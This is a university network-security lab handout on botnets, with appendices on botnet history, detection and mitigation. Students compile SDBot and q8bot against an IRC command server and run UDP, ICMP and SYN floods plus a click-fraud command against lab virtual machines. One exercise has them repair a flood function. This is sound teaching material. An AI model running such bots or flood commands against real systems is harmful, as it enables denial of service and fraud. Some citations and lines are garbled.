ECE4112 Internetwork Security
Lab 10: Botnets
Group Number: _________
Member Names: ___________________ _______________________
Date Assigned: March 28, 2012 Date Due: April 5, 2012
Please read the entire lab and any extra materials carefully before starting. Be sure to start early enough so that you will have time to complete the lab. Answer ALL questions in the Answer Sheet and be sure you turn in ALL materials listed in the Turn-in Checklist on or before the Date Due.
Goal:
The goal of this lab is to introduce you to the concept of Botnets, and showcase some features of popular bots.Summary:
You will install two different bots, use them to carry out attacks, and analyze the results.Background:
Read Appendix A: An edited excerpt from the Ph.D. proposal of Chris Lee, Appendix B: “Bots, Drones, Zombies, Worms and Other Things That Go Bump in the Night” (www.swatit.org/bots) and Appendix C: “Tracking Botnets”(http://www.honeynet.org/papers/bots/).
Prelab Questions:
NoneLab Scenario:

For this lab you will set up an IRC server on your Red Hat 4.0 host machine and then infect two virtual machines (one Windows one Linux) with bots that will connect to it. To help with the transfer of files between all of the machines, it may be helpful to set up Shared folders on the virtual machines. To do so, see Appendix C.NOTE:
• Some groups report getting errors during the IRC install because in a previous lab, they had run a virus that added exploit code to the
beginning of the headers and they didn't restore the originals. To get it back you just need to copy back a good version:
cp /usr/include/stdio.h /usr/local/include/
$ service iptables stop
[image:2.612.73.507.142.333.2]to disable the firewall. Also make sure other firewalls are disabled.
Figure 1 - Lab Scenario Network Diagram
Section 1: Setup
1.1
Setting up the IRCd server
IRC networks, while not as popular as many web-based chatrooms, are considered part of the “underground” Internet, and public IRC servers are home to many hacking groups and illegal software (warez) release groups, mainly because of the relative anonymity users can have while connected to IRC. Because of this, botnets are a feasible method of controlling victims without directly connecting to them. IRC servers are usually part of a network, providing multiple servers for clients to connect to (if one is closer, or less loaded), which enhances the hard-to-trace nature of IRC.
For the first section of the lab, we will need to set up an IRC server on our host machine to simulate a public server where the attacker would control the infected machines.
Copy the file irc2.11.1.tgz from the NAS to your host machine. Perform the following procedure to set up the IRC daemon on the WS4.0 machine:
# tar –xzvf irc2.11.1.tgz # cd irc2.11.1
# ./configure
# cd i686-pc-linux-gnu # make all; make install
IRCd IRC client (Attacker) Infected XP
machine (Victim)
Redhat WS4.0 Infected
Once the IRCd is installed, we need to give it a configuration file. The example configuration file included with the installation is set up so the server acts as a node in a network. On the NAS is a pre-configured ircd.conf file, which changes around the configuration of the server so it will act as a single server. Copy this ircd.conf file to /usr/local/etc/:
# cp ircd.conf /usr/local/etc/
To get the IRC software is up and running, we will need to turn off the firewall so that it won’t interfere with our incoming and outgoing connections. Open a terminal and type
#service iptables stop
To start the server up, run the following command:
# /usr/local/sbin/ircd –s
The “-s” parameter prevents the ircd process from launching iauth, a daemon which performs ident requests for incoming IRC clients. This process takes more time than necessary, since the Redhat and windows machines don’t answer these requests and they have to time out. We don’t want this for our situation, so we
turn it off.
Once the IRCd server is running, click on the “red hat” icon in the WS4.0 interface. Select “Internet” and then “IRC.” You can put in whatever nickname you like. Click “Skip server list on startup” and then connect to a random server. When the X-Chat window pops up, go to Server Disconnect to cancel connecting to the server. In the bottom text bar, type the command:
/server <WS4.0 IP> 6668
Once the server logs you in (there may be some time before the MOTD displays), type the following command to join a channel.

Figure 2 - Connected to an IRC channel
You will now be in the newly created #ece4112 channel. Note that IRC channels are similar to radio channels, if there were an infinite number of frequency bands available. The “chat rooms” are created by a user joining the same channel as other users. The channel user list is displayed on the right side of the screen; this is where the bots will appear when they are running properly on an infected machine.
1.2
Setting up the Virtual Machines
You will be using two of your existing virtual machines: one Windows XP and one RedHat 7.2. No additional setup is needed.
Section 2: SDBot
The first bot you will work with is SDBot, which is written in C and uses IRC to communicate with the bot master. It is neither the most powerful bot nor the most popular, but the setup is straightforward, and the version of the code we have has the self-replicating routines removed, so it is easier to control.
Copy the SDBot folder from the NAS to your Windows XP virtual machine. Because SDBot is a C program, we have to install a windows C compiler. In the SDBot folder run the file
lccwin32.exe to install the compiler. Click through the install process, leaving all of the default options in place.
Once LCC is installed, open the sdbot05b.c file in Wordpad and scroll down to the section labeled “bot configuration.” Make the following changes to the listed variables:
1. botid[] = “f00f00” botid[] = “bot1”
2. password[] = “bar” password[] = “password” 3. server[] = “irc.dal.net” server[] = “ircserver” 4. port = 6667 port = 6668
5. channel[] = “#foobar” channel[] = “#ece4112”
6. filename[] = “syscfg32-bot.exe” filename[] = “4112SDbot.exe”
This sets up the bot to connect to the IRC server we set up on the WS 4.0 host machine. Save the file as 4112bot.c and exit Wordpad.
Now, browse to C:\windows\system32\drivers\etc and edit the hosts file in Notepad to include the line:
<WS 4.0 IP> ircserver
Save the file.
Now run the make-lcc-4112.bat file to create a 4112bot.exe executable. This is the executable that you would need to get onto a victim machine and launch to make it part of your botnet. How to get the .exe onto a victim machine is beyond the scope of this lab, but recall techniques learned in previous labs.
Once the SDbot is installed, all firewall software will need to be disabled so that it won’t interfere with our experiments. Open the task manager, click the Processes tab, and end the blackice.exe and blackd.exe processes. This will need to be done after every reboot.
Also ensure that the windows firewall is disabled by navigating to the control panel and clicking on the Network Connections icon. Then right click the active connection icon, select Properties, click the Advanced tab, and ensure that the Windows firewall is turned off.
2.2
Meet Your Bot
.login password (bot responds: password accepted) In the X-Chat window now type:
.si
The bot should respond with some information about the system it is running on.
Screenshot #1: Take a screenshot of the X-Chat window showing successful login and system information printout.
Now type:
.repeat 6 .delay 1 .execute 1 winmine.exe
Q2.1. What is the result of this command?
The file sdbot_commandref.html is a list of commands that you can execute using SDBot. We’ll take a look at a few of them now.
2.3 UDP Flood
We will now use our bot to execute a UDP flood attack against your RedHat 7.2 machine (make sure to boot it up).
1. Open up ethereal on the host machine and filter the packets with these expressions:
((ip.src==<XP ip>) && (ip.dst==< RH7.2 ip>) && udp)
2. Click on the Capture tab and click on Options.
3. Check the "real time" and "automatic scrolling" under display options and start Capture. 4. Use the command reference page to find the command for a UDP flood. Use the command to send 1000 4096 byte packets to port 23 RedHat 7.2 machine. Use a 1 ms delay.
6. Wait until the bot displays "finished sending packets to < RH7.2 ip>". 7. Stop Ethereal.
8. Click on the Statistics tab on the Ethereal menu bar 9. Click on “Summary”
10. Check the Avg MBit/s traffic Displayed
Q2.2. What command did you use?
Q2.4. How many bots would be needed to flood a 1 Gbit link with UDP packets?
Q2.5: How might this attack be prevented from the perspective of the flood target? From the perspective of the infected victim?
2.4 Ping Flood
Now we’ll use the bot to execute a PING flood attack against the same target. 1. Open up ethereal and filter the packets with these expressions:
((ip.src==<XP ip>) && (ip.dst==< RH7.2 ip>) && icmp)
2. Click on the Capture tab and click on Options.
3. Make sure "real time" and "automatic scrolling" under display options is checked and start Capture.
4. Use the command reference to find the command for a PING flood. Use 1000 packets of size 4096, sent to the RedHat 7.2 machine. Use a 1 ms delay.
6. Wait until the bot displayed "finished sending packets to < WS4.0 ip>". 7. Stop Ethereal.
8. click on the Statistics tab on the ethereal 9. Click on “Summary”
10. Check the Avg MBit/s traffic Displayed
Q2.6. What command did you use?
Q2.7. How many bots would be needed to flood a 1 Gbit link with ICMP packets?
Q2.8. From the result of the two floods, which one is more efficient: UDP or ICMP flood?
Q2.9. Based on your answer to question 2.7, when would you not use the more efficient one?
2.5 Fraudulent Pay-per-click Count
1. Open up ethereal and filter the packets with these expressions: ( ((ip.src==<WinXP IP>) && (ip.dst==57.35.6.10) && tcp) || (ip.src==57.35.6.10 && (ip.dst==< WinXP IP >) && tcp) ) 2. Click on the Capture tab and click on Options.
3. Make sure "real time" and "automatic scrolling" under display options is checked and start Capture.
4. SDbot command for fraudulent pay-per-click: .visit http://57.35.6.10/index.html http://<yourWebSite>.com
6. Wait until the bot displayed “url visited.” 7. Stop Ethereal.
8. Now examine any tcp packet by right-clicking and selecting “Follow TCP stream.”
Screenshot #2: Take a screenshot of the tcp stream showing the source and referrer web page.
2.6 Bot Removal
Open up the Task Manager (Ctrl+Alt+Del) and you should see the bot running under the conspicuous process name 4112SDBot.exe; if you were trying to hide the bot, you would, of course, pick a much less obvious name. Use the Task Manager to kill the process and restart your virtual machine. Once it has rebooted open up Task Manager again. Your bot should still be running. This is one of the most powerful things about bots; once you infect a computer, it stays infected (unless the user gets smart and fully deletes it).
1. Use Task Manager to kill the process again. 2. Open the file “sdbot05a.c”
3. Search for the function “void uninstall (void)” and examine its code
From this, you should be able to tell what the names of SDBot’s registry entries are.
Q.2.10. Where are the registry entries? Why are the entries placed in these two locations?
4. Open the registry editor by clicking StartRun and typing in “regedit”.
5. Delete the registry entries as described by the source code and restart the virtual machine. 6. Verify that sdbot05a.exe and TEMP.exe no longer show up as processes in Windows Task Manager.
Q.2.11. How would a user know where in their registry the bot is located if the source code were not available for inspection?
Q8bot is one of the thinnest available bots and one of the few available for linux. It is written in C. Its main functionality is to generate DoS attacks against select targets.
3.1 Installation and Configuration
Power up your Redhat 7.2 virtual machine. Copy the q8bot.c file from the Network Attached Storage to the VM.
Before operating the qbot software, we will need to turn off the firewall so that it won’t interfere with our incoming and outgoing connections. Open a terminal and type
#service iptables stop
As with SDBot, you will need to make a few modifications to the q8bot file before it can be compiled and executed. Open up the source code file in your favorite editor. You need to
configure the bot to connect the IRC server and channel you previously created. You will see the lines :
char *servers[] = { "changeme!!",
(void*)0
Change the text in the quotes to the IRC server’s IP address – that is your WS 4.0 IP Address. Next, change the channel name. Remember that on the workstation machine, you are already logged into the channel #ece4112. So, change the lines:
#define CHAN "SETME!!"
to:
#define CHAN “#ece4112”
Lastly, change the ircd port number from 6667 to 6668: #define IRCD_PORT 6667 #define IRCD_PORT 6668
Compile and run the bot using :
gcc –o 4112q8bot q8bot.c ./4112q8bot
The program turns itself into a daemon and moves into the background. However, it does a pretty shabby job of hiding itself. Type in:
You should see q8bot running plain as day. Note the bot’s process id. Now, run:
ps –ef
The bot is gone! Use the man pages to figure out what the –e and –f flags do.
Q3.1. What process is listed as running using q8bot’s process id when you used ps –ef?
Q3.2. Open the bot’s source code and identify the lines responsible for this renaming. Why does this renaming only work when the –f flag is used? (Hint: look at the other entries with and without the –f flag. What is different about the process names displayed in the corresponding lists?)
Q3.3. Of what we have done so far, what could we have done differently to make the bot less noticeable when not using the –f flag? (You’ve only done one thing with the bot so far…)
If your bot has started up successfully, in a couple of minutes it should log in to the IRC server. The bot will log into the server with a random username. Note that the IRC server does not allow users to log in with the same nickname. Hence, the bot generates a random nickname each time it connects. Can this be used to detect the bot on the network?
Screenshot #3: Take a screenshot of the X-Chat window showing the bot successfully joining the channel.
3.2 Using q8bot
To say that q8bot is not user friendly is an understatement. The source code itself has little or no comments and is structured to ensure minimum readability. Of course, it is malicious software, and not expected to live up to the strict industry source code standards! However, there is a little help in the code that will enable us to explore the functionality of this bot.
Look for the function titled “help” in the code. You will see a listing of commands the bot understands.
Q3.4 List any three commands that you find there which you think might be useful to the attacker. Which command do you think can perform great damage?
ip.src == <Red Hat 7.2 IP> && ip.dst == <Win XP VM IP>
Start capture. In your X-IRC client window, type:
TSUNAMI <WinXP IP> 10
This command will launch a DoS attack against the XP virtual machine.
Q3.5 What destination port is the attack traffic directed to?
Note that the bot may quit after it has completed the attack (I tried to fix it, but the code is a mess, so I couldn’t get at all of the exit calls). If this happens, just restart it on your Red Hat virtual machine.
Our aim in this lab is not turn students into script-kiddies. And so far, you have done nothing but just use existing source code to launch attacks. The actual source code for the q8bot was not functional and we had to make a few changes to get the DDoS attacks to work. It will be a good exercise to get your hands dirty and get the PAN attack to work.
Q3.6 Make changes to the source code so that the PAN attack can execute successfully. For help, look at the differences between the code for pan function and the tsunami function in the source file. List the changes that were required to get it to work.
Q3.7 What command did you issue on the irc channel to launch the PAN attack?
Screenshot #4: Take a screenshot of the ethereal capture of the PAN tcp/syn flood attack to your WinXP virtual machine copy.
Q3.8 Can botnets be formed by relying on protocols other than IRC? If yes, give a possible protocol that can be used.
Section 4: HoneyNet Botnet Capture Analysis
German HoneyNet team which did an extensive analysis on the botnets they captured on their HoneyNet.
Connect to your Network Attached Storage and download the botnet-trace.pcap file. You can use either ethereal or snort to analyse the files.
A detailed discussion of the analysis of botnets using honeypots can be found in Appendix B. The IP address of the Honeypot involved in the trace is 172.16.134.191. The honeypot has been setup with an IRC server. The trace file contains packets of an actual attacker logging into the honeypot and running exploits. Adequate analysis of the sniffed packets should help you answer the following questions.
Q4.1 What ethereal filter setting will you use to view IRC connections coming to the honeypot?
Q4.2 Sniff out the IRC packets in the pcap file and analyze the first few connections. You will see login attempts by the user. What username did the user try to login with (you will be able to find at least 2 easily)? Were the attempts successful?
Q4.3 After the user successfully gains access to the honeypot, you will see him set the mode with the –x and +i flags. What do you think is the use of these settings?
Turn-in checklist
You need to turn in:Answer sheet. 4 screenshots
Appendix A: Edited from the Ph.D. proposal of
Chris Lee October 2007
Chapter 1
Introduction
Criminals use the anonymity and pervasiveness of the Internet to commit fraud, extortion, and theft. One of the primary tools in their toolkit are botnets. Botnets allow criminals to accumulate and covertly control multiple internet connected computers. They use this network of controlled computers to flood networks with traffic from multiple sources, send spam, spread infection, spy on users, commit click-fraud, run adware, and to setup phishing sites. This presents serious privacy risks and financial burdens on business and individuals. Furthermore, all indicators are showing that the problem is worsening, because the research and development cycle of the criminal industry is current faster than of the security industry.
Origin and History of the Problem
Since the first IRC controlled bot in 1999, criminals have exploited the power and anonymity of botnets to commit fraud, coercion, and theft. Today botnets have grown into an massive economy with areas of specialization in the various stages of building and using the malicious network. During a six-month period in 2006, Symantec observed over 4.5 million distinct infected computers. A recent estimate by Vint Cerf, placed the number of infected host at 150 million hosts. In a 2006 FBI report on cybercrime, the estimated cost to US businesses was 67.2 billion dollars during the year of 2005 [Error! Reference source not found.]. Since the risks of operating botnets are minimal and the economics of operating botnets is favorable to the botmasters, the problem will continue to grow.
Much of the previous work has focused on understanding the botnet malware and on botnet detection. To understand botnet malware, researchers can use the source code, perform reverse engineering on the binary, monitor the botnet activities within a virtualized environment, or take network measurements of the botnet traffic. Malware writers have very advanced anti-analysis methods in common use that thwart each of these techniques. They apply encryption to the binary (packing), detect debuggers or virtualized environments, and refuse to load, keeping the original machine code instructions away from the researcher. Botnet source code is very difficult for researchers to find and in general is kept private by the malware writers. Recently, a strong trend of towards alternate command and control (C&C) communication channels has been concerning as writers have been experimenting with Gnutella servers, the waste P2P protocol, webserver-based (HTTP) communications, and stenography. These alternate channels hide or obfuscate the C&C communication, making botnets difficult to detect and mitigate. Since the malware binary can change and use common protocols such as HTTP, intrusion detection systems (IDS) have difficulty detecting the communications.
The current working definition of a ’botnet’ is a large number of hosts controlled by a single entity without the knowledge of the owners. The controlling entity is known as the "botmaster" and typically rents the services of the botnet or uses it directly for their own means. Typically botnets are used for spying, spamming, click-fraud, adware, and distributed denial of service (DDoS) attacks.
1.1 Brief History
Even though the first few bots were fairly advanced in functionality, the packaging and deployment of new botnets took off when a usable code base, SDBot, was released. From there, botnets increased in complexity and functionality. Many of the new features were designed to avoid detection, steal data, exploit vulnerabilities, launch network attacks, and send spam. In this section, I focus on showing the trends of botnet code bases and functionality.
The first IRC enabled trojan, Pretty Park [Error! Reference source not found.][Error! Reference source not found.], was first seen in March 1999. It was written in Delphi and had many of the features still in use today. It had the ability to report the computer details, search for email addresses, retrieve passwords, update its functionality, transfer files, redirect traffic, perform DoS attacks, and communicate to IRC.
Remote controlling of bots started with the SubSeven, originally found in May of 1999 [Error! Reference source not found.][Error! Reference source not found.][Error! Reference source not found.]. The SubSeven trojan allowed created a backdoor on the victim machine by running the SubSeven server. IRC remote control started in version 2.1 when it permitted the SubSeven server to be receive commands by IRC. This style of botnet management became quite popular and was integrated in many of the future botnet variants.
In 2000, the Global Threat Bot (GTBot) [Error! Reference source not found.] appeared. It built upon the mIRC IRC client and used mIRC’s scripting interface to create a bot that can respond to IRC events. Additionally it could support raw TCP and UDP socket connections allowing a wide range of spoofing and denial of service activities. GTBot had functionality to perform port scanning, flooding, cloning, and could anonymize bot client access to the IRC server.
SDBot was written in 2000 lines of C and appeared in 2002. In its original form, it did not provide much of the common functionalities such as spreading and DDoS, but because the code was released under the GPL, many derivative bots were formed from this source (including SpyBot). In spite of the popularity of using the SDBot code base for building new variants, the code was actually not very clean nor modular.
AgoBot (aka Gaobot or Phatbot), which premiered in late 2002, is a sophisticated, professional code base [Error! Reference source not found.]. Most source bundles based on AgoBot contains around 20,000 lines of C/C++. It consists of various components for IRC communication, target exploits, DDoS attacks, shell encodings and polymorphic obfuscations, password harvesting, anti-virus removal, and debugger detection. One of the Phatbot variants was the first to use the WASTE P2P file sharing protocol to control the botnet.
their own IRC servers. Then botnets were blocked by blocking those IP addresses, so botmasters used domain names to "herd" their bots to an active IRC server. Then when ISPs learned that they can block connection by caching bad answers for the DNS entry, botmasters use methods to diversify the domain names, IPs, and protocol. In May of 2006, after much success of taking down the botnet C&C servers, the botmaster started to use fast flux DNS to cycle the bots around to multiple servers. "Fast flux" refers to the practice of continuously updating the DNS entries at regular intervals [Error! Reference source not found.][Error! Reference source not found.]. This shifted the centralizing agent of control from the C&C computer to the DNS architecture.
To evade detection, botnets are starting to use alternate communication channels. Some use the HTTP protocol to access webpages that have commands embedded in them [Error! Reference source not found.][Error! Reference source not found.][Error! Reference source not found.]. This could include popular blogs, search-engine results, or webmail sites. Many people have noted the rise in the use of peer-to-peer (P2P) protocol based botnets and their resiliency [Error! Reference source not found.][Error! Reference source not found.][Error! Reference source not found.][Error! Reference source not found.][Error! Reference source not found.][Error! Reference source not found.][Error! Reference source not found.]. Commands can be embedded in DNS records [Error! Reference source not found.], news server postings, or random discovery of peers with instructions[Error! Reference source not found.].
The trends suggest a move towards solid code bases, alternate communication channels for control, novel herding tactics, and new forms of malicious activity such as "ransomware", instant message spam (SPIM), and blog spam (SLOG). As botnet tools becomes more available, novice botmasters are trying to use the tools to form their own botnets, which are usually very small. Thus botnets are becoming more numerous, with many smaller (typically used for credit card and limited DDoS) and a few mammoths like the Peacomm botnet (used primarily for spamming). Browser bugs are also being exploited in new ways to allow a temporary takeover of computers.
1.2 Detecting Botnets
Security specialists have difficultly taking down botnets due to the very nature of the internet. The first challenge is the international nature of the internet. Even if an attacker is identified, there are language and legal issues to cross in order to prosecute. There are centers in various countries (CERTs) to handle reports and then work with local internet providers to help mitigate attacks. The second problem is the scale of the number of compromised hosts on the internet. Even if the botnet control is taken offline, there are still scores of infected computers waiting to be recruited into the next botnet. The third problem is detection and reporting. Most botnets go undetected because of inadequate monitoring and only few people know how to report a botnet. This is perhaps the quickest, cheapest, most effective change we can make to the war on botnets: teach people how to spot and report them basically a neighborhood watch program for the internet to make it an environment hostile to crime.
Alliance. Alliance members disseminate information through generic, bi-yearly reports and Know Your Enemy (KYE) papers. Due to the legal constraints of honeynet operators, honeynets are trivial to fingerprint [Error! Reference source not found.].
Low-interaction honeypots, such as Nepenthes and HoneyD, are highly effective at collecting botnet malware for known exploits [Error! Reference source not found.][Error! Reference source not found.][Error! Reference source not found.][Error! Reference source not found.][Error! Reference source not found.]. Nepenthes emulates a vulnerability, e.g., LSASS, and when an attacker attempts the exploit, it will decode the exploit code and attempt to download the malware. Since it is completely emulated, the system remains uncompromised and is much less burden to operate than a high-interaction honeypot. However, it is limited to known and implemented vulnerabilities.
ShadowServer.org is dedicated to detecting and reporting botnets. On their website, they maintain several meaningful statistics relating to the number and sizes of botnets. They use Nepenthes as a primary part of its overall strategy to detecting botnets. After collecting the malware, they use tools to decode the malware and obtain the C&C information. The primary tool is CWSandbox.
Other common methods for detecting botnets include anti-virus software, netflow monitoring for specific C&C port numbers, anomaly-based intrusion detection systems (IDS), spam monitoring, and domain name server (DNS) monitoring. Recent work [Error! Reference source not found.] argued that botnets could be detected by watching the DNS lookups to DNS black list servers (DNSBLs). Botmasters test the DNSBLs to see how effective their bots will be when spamming.
1.3 Botnet Mitigation Strategies
Botnet mitigation falls into 8 categories [Error! Reference source not found.][Error! Reference source not found.][Error! Reference source not found.]:
1. Host-based prevention
Anti-virus software, personal firewalls 2. Network-based prevention
Network firewalls, intrusion detection systems, intrusion prevention systems, rate limiting 3. Host cleaning
Anti-virus software, spyware sweepers, reformatting, manual cleaning 4. C&C blocking
Port blocking (e.g., port 6667), protocol blocking, host blocking (of either the infected host or the C&C)
5. C&C takedown
Removal or blocking of the C&C host 6. C&C redirection poisoning
DNS poisoning, IP black-holing, silent-peering (Jamming) 7. Economic disincentive
8. Legal action
Reporting the botnet to a law enforcement organization (LEO)
There was a recent debate at NANOG 39 ISP Security BOF discussing the relative benefits between taking down a botnet or monitoring it [Error! Reference source not found.]. The argument typically segments between system administrators on one side and researchers and LEOs on the other. System administrators lack the time to investigate botnet activity and work to limit liability by simply black-holing the traffic. Researchers and LEOs want to study the botnet, its activities, and find evidence. Furthermore, as botmasters are using evolving techniques to keep bots connected to the C&C, performing take-downs and black-holing traffic become less effective.
2 Botnet Research
The best way to learn how current botnets operate is to observe them directly. The easiest way to observe a botnet is to infect a host and observe its communication. However, this has liability issues in that if you have knowledge that your computer is running malicious software and it attacks someone, you are aiding the criminals [Error! Reference source not found.]. If your computer is infected and you had no countermeasures, you could be considered negligent. Some researchers have been successful in running an infected host and blocking all attack commands. This would be rendered problematic if the protocol is encrypted. With peer-to-peer botnets, even relaying the command could place you in a liable position.
The next best way to track a botnet is to monitor the communications at the C&C. This would require discovery of the C&C and permission for the owner of the compromised host to allow you to monitor it. However, now that the owner of the compromised host knows the host is compromised, they now are liable for continuing the operation of the botnet.
Another option is to monitor the communications of large networks at the border, discover botnets, and then reroute connections destined to the control center to a Honeypot or tarpit. This effectively switches those hosts over to a friendly controller. This is an effective mitigation strategy, but not one for learning how botnets operate or for learning how botnet tactics evolve. This requires an agreement with an ISP and has some privacy issues (which means lawyers). Also, the use of peer-to-peer protocols for botnet communication defeat this blocking.
3 Related Work
The same group also used high-interaction honeypots by allowing them to be infected, monitoring their traffic, and identifying the connection details to the C&C. They then used a highly customized IRC client to connect to the C&C, pretending to be an infected host, and monitored the C&C for botnet details. In four months, they were able to track over 100 botnets and 226,586 unique IP addresses connecting to those botnets. Most botnets consisted of only a few hundred bots, but there were several large botnets with up to 50,000 hosts. They also found that home computers are commonly infected with multiple bots, one that they found had 16 different bots installed. They observed 226 DDoS attacks during that duration, which mainly targeted dial-up lines.

Holz recorded the number of new bot variants observed for each of AgoBot and SDBot [Error! Reference source not found.] and the results are graphed in Figure 1. In 2003 and the beginning of 2004, Agobot was the leading codebase for new botnets, but starting in June of 2004, SDBot quickly stormed onto the scene and became the dominant codebase.
[image:19.612.191.414.296.452.2]
Figure 1: New bot variants observed each month
In [Error! Reference source not found.], Cooke et al. used honeypots and the Internet Motion Sensor (IMS) project [Error! Reference source not found.] to project the growing trends of bot infection. Note that this may not mean larger botnets, but simply more infected hosts. In fact, they observed that smaller botnets of hundred or a few thousand hosts are more common than the larger botnets seen in years past [Error! Reference source not found.]. Additionally, bots tend to have more firepower in years past due to the proliferation of broadband internet connections. Cooke also theorizes that future botnets might use a random communication pattern to scan the internet to discover peers.
BotHunter [Error! Reference source not found.] detects botnets at the network level by looking for a dialog sequence, which they call the bot infection dialog model. This dialog model is an abstraction of the stages in a successful botnet infection and operation. They provided three bot specific sensors to aid in detecting the five potential dialog transactions listed below. Specifically, their additional sensors detects additional exploits (phase 2), “egg” downloads (phase 3), and types of command-and-control traffic (phase 4).
1. Network scan 2. Victim exploit
3. Binary download by the victim 4. Contact to a command and control 5. Outbound scanning
Ishibashi et al. proposed a way to detect hosts infected with mass-mailing worms by monitoring domain name server (DNS) queries[Error! Reference source not found.]. Specifically, they monitored the mail exchange (MX) record queries and performed probabilistic host-based scoring.
Ramachandran et al. monitored queries at a DNS blackhole list (DNSBL)[Error! Reference source not found.]. Botmasters perform queries against these databases to see if their bots are listed as spammers. They do this in order to sell “clean” botnets for more money. Botnet membership can be passively gathered by monitoring these queries and looking for patterns that are different from normal mail server-based queries.
Strayer et al. created a method for detecting botnets by monitoring the flows, filtering out known good traffic, and correlating the remaining flows[Error! Reference source not found.]. What remains is a small cluster of similar and bot-like flows. Those clusters can then be investigated to determine if they are really botnets. This analysis depends on certain assumptions of bot behavior and is currently limited to IRC based command and control.
Barford et al. created a taxonomy of seven key mechanisms of botnet families and describes their capabilities in [Error! Reference source not found.]. They directly examined the source code of four botnet codebases: Agobot, SDBot, SpyBot, and GTBot. Their taxonomy considered the architecture, botnet control, host control, propagation methods, exploits, malware delivery mechanisms, obfuscation methods, and deception strategies of the botnet code bases. There were several key findings:
• Botnet software is evolving into more complex and modular code bases. • Internet relay chat (IRC) is still the predominant control protocol.
• Spying activities, such as password and credit card harvesting, are very well thought out and pose a massive threat to security.
• There exists a wide assortment of of exploits bundled with the malware–most of which, focuses on Windows vulnerabilities.
• All codebases contain denial of service capabilities.
• Polymorphic techniques, such has shell encoding and packing, are quite common.
• All botnet software contains code to avoid detection–usually by disabling anti-virus software.
Appendix B:
Bots, Drones, Zombies, Worms and Other Things
That Go Bump in the Night
www.swatit.org/bots
1. What Is A Bot and What Is A Bot Not.
Firstly the term Bot is derived from the word Robot which in turn is derived from the Czechoslovakian word "robota" which simply means work. Bot is a generic term and is used to describe an automatom or automated process in both the real world and the computer world. Search engines use Bots to spider websites with and online games such as Quake use Bots as artificial opponents. Bots do not need to eat, drink or sleep and will relentlessly do their masters bidding until told to stop. The Bots we are covering are IRC Bots and they operate in much the same manner. Bots are often also commonly referred to as Zombies or Drones which are incorrect terms mainly used by the media as it creates a much more fearsome image. One of the first bots written for Unix machines was released as Eggdrop Bot, by which it is still known today. I am informed by the current head of development for Eggdrop Bot, Jeff Fisher that Eggdrop was first created in 1993 and can be downloaded from www.eggheads.org. Various Trojan Bots also have bot in the name given to it by the authors, for example : SubSeven Bot, Bionet Bot, AttackBot, GT Bot, EvilBot and SlackBot to name just a few specimens. In actuality a Zombie is a Unix process which is dead and has not yet relinquished it's process table slot, rather like a ghost. Furthermore, a drone is similar to a zombie and is also still not an accurate description of an IRC Bot.
2. Chronology of IRC Bots
IRC Bots have existed for many years now and are certainly by any means a new discovery. Eggdrop Bot for all flavors of Unix have been around several years and were usually used to protect IRC channels in the owner's absence. Generally these Bots are used for valid and useful purposes but as you can create your own TCL scripts, they have much scope to also be used for malicious purposes. Versions of Eggdrop Bot for Windows also exist under the name of Win Eggdrop. I have seen several versions for Windows that have been patched so that they run as an invisible process (as a Trojan). More information on Eggdrop Bots along with a full range of scripts can be found at www.eggheads.org Malicious Trojan Bots for Windows have existed for at least four years with early know versions being Bots such as, AttackBot,
which was a precursor to the Subseven Bot. The knowledge gained from the development of AttackBot along with the code was applied in a condensed form into the Subseven Bot. You can find a description, or be it not an accurate description of AttackBot at Dark-e and information regarding the Subseven Trojan. Past articles have been written about specific types of Trojans that connect to IRC and launch DDOS (distributed denial of service) and one very good article on the subject can be found at Idefense
read the PDF Adobe Acrobat file and also read this article by Idefense This article is an analysis of Subseven Trojan's ability to launch DDOS and although covering a version of Subseven that is now nearly two years old and a little outdated, but was and still is very accurate in its assessment.
3. The Distinct Types of Bots.
IRC Bots come in several different flavors and for several different operating systems. For Windows, there are three specific types of Bots,
(1.) Bots that consist of a single binary, such as AttackBot, SubSeven, EvilBot, SlackBot etc.
open mIRC makes two connections to the server instead of the normal one connection. Scripted Worms such as Judgement Day created Socket Clones to propogate themselves.
4. The Stages Of Bot Distribution and Infection.
(a.) Contrary to popular belief Email attachments are not the most popular or effective way to spread Trojans. How many Trojans do you get in your Email account each day? Join any popular IRC server and you will recieve a whole plethora of DCC filesends or adverts for web sites with infectious downloads or even infectious HTML using the Active-X exploit for Microsoft Internet Explorer. If your browser is not patched against these exploits it is very easy to drop a small Trojan onto the machine that visits the web page. This exploit is limited and only files less than 34 kb can be dropped. IRC Bots of less than 10 kb compressed do exist and can easily be dropped (EvilBot is a mere 7kb when compressed with UPX). We have put together a demonstration of the browser exploit here and you can safely test your browser to see if you are affected by visiting this link that we have created. URL If you are affected you will need to install the Microsoft critical update immediately. A lot of the dropped files are Web Download Trojans which are a one shot deal. Once executed they invisibly get a predetermined file from the web and execute it. This is how larger Bots or Trojans are installed onto machines. Simply the best way to infect a machine is to use an exploit or existing exploit so the user does not see or suspect anything. If you were sent a file that when you ran it nothing appeared to happen you would very likely be suspicious or know you most likely just ran a 